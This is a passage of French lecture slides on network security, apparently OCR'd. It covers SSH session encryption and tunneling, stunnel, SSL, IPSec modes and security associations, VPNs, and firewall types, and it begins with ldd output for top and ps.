        libc.so.6 => /lib/libc.so.6 (0x40023000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
/usr/bin/top:
        libproc.so.2.0.0 => /lib/libproc.so.2.0.0 (0x40018000)
        libncurses.so.4 => /usr/lib/libncurses.so.4 (0x40023000)
        libc.so.6 => /lib/libc.so.6 (0x40060000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
/bin/ps:
        libproc.so.2.0.0 => /lib/libproc.so.2.0.0 (0x40018000)
        libc.so.6 => /lib/libc.so.6 (0x40023000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

Chiffrement, tunnels et vpn

Session chiffrée


- ssh (Secure Shell) plutôt que telnet,rlogin,rsh,rcp
- Génération d'une paire de clef RSA (toutes les heures) par le serveur.
- Envoi de la clef publique au client qui se connecte.
- Le client génère une clef symétrique, la chiffre avec la clef du serveur et la renvoie au serveur.
- Le reste de la communication est en chiffrement symétrique.

Tunneling


- Un protocole de tunneling est utilisé pour créer un chemin privé (tunnel) à travers une infrastructure éventuellement publique.
- Les données peuvent être encapsulées et cryptées pour emprunter le tunnel.
- Solution intéressante pour relier deux entités distantes à moindre coût.

Tunneling ssh


- Un flux tcp quelconque peut être redirigé dans un tunnel ssh:



Exemple tunneling ssh




Client ssh (http://www.ssh.com)



Paramètres Outlook Express


Autre exemple de tunneling


- Autre logiciel de tunneling: stunnel utilisant SSL (http://www.stunnel.org)



Paramètres Outlook Express

Configuration client courrier






Paramètres outlook express

Connexions TCP/IP sécurisées

- SSL (Secure Sockets Layer)
  - Se situe entre la couche application et la couche transport.
  - Garantit l'authentification, l'intégrité et la confidentialité.
  - Largement utilisé pour la sécurisation des sites www (https).

Fonctionnement SSL



IPSec

- IP SECurity protocol issu d'une task force de l'IETF
- Quelques spécifications de l'IPSec:
  - Authentification, confidentialité et intégrité (protection contre l'IP spoofing et le TCP session hijacking)
  - Confidentialité (session chiffrée pour se protéger du sniffing)
  - Sécurisation au niveau de la couche transport (protection L3).
- Algorithmes utilisés:
  - Authentification pas signature DSS ou RSA
  - Intégrité par fonction de condensation (HMAC-MD5, HMAC-SHA-1, …)
  - Confidentialité par chiffrement DES, RC5,IDEA,CAST, Blowfish


Fonctionnement IPSec

- ipsec peut fonctionner:
  - en mode transport; les machines source et destination sont les 2 extrémités de la connexion sécurisée.
  - en mode tunnel: les extrémités de la connexion sécurisée sont des passerelles; les communications hôte à hôte sont encapsulées dans les entêtes de protocole de tunnel IPSec.
  - en mode intermédiaire: tunnel entre une machine et une passerelle.


Services de sécurité IPSec

- IPSec utilise 2 protocoles pour implémenter la sécurité sur un réseau IP:
  - Entête d'authentification (AH) permettant d'authentifier les messages.
  - Protocole de sécurité encapsulant (ESP) permettant d'authentifier et de crypter les messages.

IPSec: mode transport




IPSec: mode tunnel



IP header	**IPsec ext AH/ESP**	**Inner IP header**	Payload

IPSec: mode intermédaire



IP header	**IPsec ext AH/ESP**	**Inner IP header**	Payload

Etablissement d'une connexion IPSec

- 2 machines doivent s'accorder pour l'utilisation des algorithmes et protocoles à utiliser
- Une SA (Security Association) est établie pour chaque connexion.
- Une SA comprend:
  - Un algorithme de chiffrement (DES, 3DES)
  - Une clé de session via IKE (Internet Key Exchange)
  - Un algorithme d'authentification (SHA1, MD5)


Implémentations TCP/IP sécurisées

- Windows implémente:
  - PPTP (Point to Point Tunneling Protocol)
  - L2TP/IPSec (Layer 2 Tunneling Protocol)

- Linux implémente FreeS/WAN (http://www.freeswan.org)

Virtual Private Network

- Permet de créer un tunnel chiffré sur une infrastructure publique entre 2 points.
- Les logiciels de vpn peuvent s'appuyer sur ipsec ou ssl (openvpn)



Firewall

Firewall

- Protéger son réseau du monde extérieur (Internet, autres services de l'entreprise).
- Maintenir des utilisateurs à l'intérieur du réseau (employé, enfant, …)
- Restreindre le nombre de machines à surveiller avec un maximum d'attention.
- Certaines machines doivent rester ouvertes (serveur www, dns, etc).

Firewall

- C'est un outil souvent indispensable mais jamais suffisant:
  - Pas de protection contre le monde intérieur
  - Pas de protection contre les mots de passe faibles
- Nécessite une politique de sécurité:
  - Tout autoriser et interdire progressivement
  - Tout interdire et ouvrir sélectivement

Firewall

- Contrôler les accès entrant et sortant:
  - par service
  - par adresse IP
- Un firewall n'empêche pas:
  - de bien protéger et administrer toutes ses machines.
  - de bien structurer son réseau.
  - d'éduquer et sensibiliser les utilisateurs.
  - la signature de charte de bonne utilisation.
  - la surveillance quotidienne.
  - etc.


Firewall

- Différents types de firewall:
  - filtres de paquets
  - passerelles de circuits
  - passerelles d'application
  - Combinaison des 3 types précédents

Firewall: Filtrage de paquets

- Paquets peuvent être triés en fonction des adresses IP,des ports sources et destination, du contenu.
- Pas de notion de contexte; la décision est prise d'après le contenu du paquet en cours.
- Problème pour les fragments IP (pas de numéro de port dans la trame)

Filtrage de paquets




Firewall: Passerelles de circuits

- Les passerelles de circuits relaient les connexions TCP.

- L'appelant se connecte à un port TCP de la passerelle elle même connectée sur le port du service de la machine destination.

